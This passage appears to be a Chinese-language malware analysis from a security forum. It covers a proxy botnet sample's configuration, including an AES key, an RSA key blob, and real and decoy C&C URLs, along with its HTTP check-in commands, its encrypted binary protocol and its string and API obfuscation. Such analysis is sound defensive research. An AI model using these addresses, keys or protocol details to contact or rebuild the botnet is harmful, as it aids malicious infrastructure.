N	Length	Meaning	Value
0	20	AES key	ava5df#be45av^bbdgq!hiuyyhh4327\$
1	148	RSA key	06 02 00 00 00 24 00 00 52 53 41 31 00 04 00 00 01 00 01 00 17 38 F4 EF E1 89 8D 27 56 92 05 D8 7B 1E 4E CD E8 02 51 44 CB 21 1E 81 D6 FF 10 98 D3 3F 9B 43 A7 B1 B8 D6 44 A0 EA B6 0A FD 30 DA 10 1B 2D 06 87 7E 32 82 D0 93 89 A1 45 83 D1 88 26 9E 01 A9 33 C7 C0 3A 34 B9 7B A0 ED 82 B3 F4 5D 47 29 F2 FF 99 C1 C2 59 27 22 99 A1 AF 7C 4E 63 A3 6D 66 3E B5 70 4A 0B DF 22 E9 C9 96 04 44 B1 40 77 17 BE 26 AA CB 4C 64 E8 DF 38 4D D4 80 CC 0E 85 8C
2		C&C addresses	http://46.161.40.50:443/vnnf4pffztd356ey http://ngioweb.su:443/vnnf4pffztd356ey
3	1	Fake C&C address	http://104.144.207.211:443/vnnf4pffztd356ey http://46.161.40.50:443/vnnf4pffztd356ey

网络与通信

STAGE-0 C&C

恶意软件用HTTP协议连接STAGE-0 C&C服务器。HTTP请求的URL是从配置中获取的：
<http://46.161.40.50:443/vnnf4pffztd356ey>

恶意软件会创建一个从20个随机字母中进行字符串查询的HTTP GET，HTTP请求的User-Agent参数硬编码在样本中。请求格式如下：

```
GET /vnnf4pffztd356ey?fafgxybetmnqvmtifcle HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.2
Host: 46.161.40.50
Cache-Control: no-cache
```

服务器响应中含有命令和Base64编码的服务器数字证书：

```
HTTP/1.1 200 OK

Server: nginx/1.6.2

Date: Thu, 07 Jun 2018 02:54:59 GMT

Content-Type: text/plain; charset=utf-8

Transfer-Encoding: chunked

Connection: keep-alive

8
WAIT 60

b2
CERT 7PYB0XUnrvomid0DDnlFchiogTULgdmYBz6Rro3hfyyRRqXBzX+W5mbomWG4sKc0i8DTRgV6HuvPqZ6BKgEcIW+jMchM82Zj+vxt9c0js/6Ykg7GcgVNU2v5U
0
```

并支持下面的命令：

Command	Example	Description
WAIT	WAIT 1200	Set wait timeout in seconds before the next check-in request
CONNECT	CONNECT 169.239.129.17:443	Select STAGE-1 C&C server
DISCONNECT	DISCONNECT	Stop using selected STAGE-1 C&C server
REJECT	REJECT	Skip this server
CERT	CERT ...	BASE64-encoded digital signature of C&C IP address

STAGE-1 C&C

恶意软件在接收到命令CONNECT host:port后，会创建到特定STAGE-1 C&C服务器的连接。然后用自由的二进制协议（基于TCP）进行通信，来自服务器和客户端的消息都以长度为16字节的header开始。

Header使用了2层加密：
第一层是ECB模式的AES密文，加密密钥保存在恶意软件配置中；
分析的样本中的AES密钥为：

ava5df#be45av^bbdgq!hiuyyhh4327\$

AES解密后，header的前4字节chunk会作为XOR密钥解密header的其他部分。解密后，header的格式如下：

XOR key	Message CRC32	Message length	Message Code	Magic
4 bytes Little endian	4 bytes Big endian	4 bytes Big endian	2 bytes Big endian	2 bytes Big endian

恶意软件会将header进行语义分析，获得传输数据的长度和CRC32校验码。消息的数据会进行2层加密，密钥同时用于解密。

解密的消息中含有多个chunk，每个chunk都以表示chunk类型的字节开始：

Chunk type	Chunk length	Description
1	1	BYTE
2	2	WORD big endian
3	4	DWORD big endian
4	8	QWORD big endian
5	N + 4	Bytes array. The first 4 bytes of chunk are the big endian-encoded length (N) of the array.

Chunk的数量和类型与message code有关。

恶意软件支持以下message code：

Message code	Direction	Description	Format
0x1010	In	Set channel ID	3 chunks: (QWORD ConnId, Array IPAddress, WORD Port)
0x1011	In	Start proxy request	5 chunks: (QWORD RequestId, BYTE reason, BYTE AddrType, Array Addr, WORD port)
0x1012	In	Close connection	1 chunk: (QWORD ConnId)
0x0010	Out	Check-in request	1 chunk: (QWORD BotId)
0x0015	Out	TCP server started	5 chunks: (QWORD ConnectionId, QWORD RequestId, BYTE AddrType, Array Addr, WORD Port)
0x0016	Out	UDP server started	5 chunks: (QWORD ConnectionId, QWORD RequestId, BYTE AddrType, Array Addr, WORD Port)
0x0014	Out	Incoming TCP connection	5 chunks: (QWORD ConnectionId, QWORD RequestId, BYTE AddrType, Array Addr, WORD Port)

C&C服务器发送的消息，message code的高字节是0x10，而僵尸主机发送的消息的message code的高字节是0x00。

保护机制

恶意软件样本中的所有字符串都用Stack strings
obfuscation结束进行了混淆。因此，字符串不以明文也不以加密的形式保存，也很难在恶意软件二进制文件找到。每个字符串都在函数主体中一个字符一个字符地填充

```
.text:004133FC      mov     [ebp+var_6], di
.text:00413400      mov     [ebp+var_8], 'E'
.text:00413406      mov     [ebp+var_A], 'R'
.text:0041340C      mov     [ebp+var_E], 'W'
.text:00413412      mov     [ebp+var_10], 'L'
.text:00413418      mov     [ebp+var_14], 'M' ; MALWARE
.text:0041341E      mov     [ebp+var_16], di
.text:00413422      mov     [ebp+var_18], 'S'
.text:00413428      mov     [ebp+var_1A], 'U'
.text:0041342E      mov     [ebp+var_1C], 'R'
.text:00413434      mov     [ebp+var_1E], 'I'
.text:0041343A      mov     [ebp+var_20], 'U' ; VIRUS
.text:00413440      mov     [ebp+var_22], di
.text:00413444      mov     [ebp+var_24], 'X'
.text:0041344A      mov     [ebp+var_26], 'O'
.text:00413450      mov     [ebp+var_28], 'B'
.text:00413456      mov     [ebp+var_2A], 'D'
.text:0041345C      mov     [ebp+var_2C], 'N'
.text:00413462      mov     [ebp+var_30], 'S' ; SANDBOX
```

图21: 字符串混淆

当恶意软件需要调用API函数时，首先用哈希对来解析目标函数的地址，然后用解析的地址调用API函数：

```
0041478D      push    0C82D5F77h ; func_hash
00414792      push    0F734E815h ; library_hash
00414797      call    ab_resolve_func ; getsockname
0041479C      lea     ecx, [esi+80h]
004147A2      push    ecx
004147A3      push    esi
004147A4      push    [esp+10h+arg_0]
004147A8      call    eax
```

图22: API调用混淆

恶意软件还使用了一些绕过结束来检测沙箱环境和研究用软件，在查询STAGE-0
C&C服务器之前会进行循环检查。如果检查到沙箱或分析环境，恶意软件就会从加密区块中提取出假的C&C服务器地址，并用来自代替真实的配置。

样本中使用的假的配置有：

http://104.144.207.211:443/vnnf4pffztd356ey

http://46.161.40.50:443/vnnf4pffztd356ey

点击收藏 | 0 关注 | 1

[上一篇：Punycode安全威胁浅析](#) [下一篇：菜刀HTTP流量中转代理过WAF](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

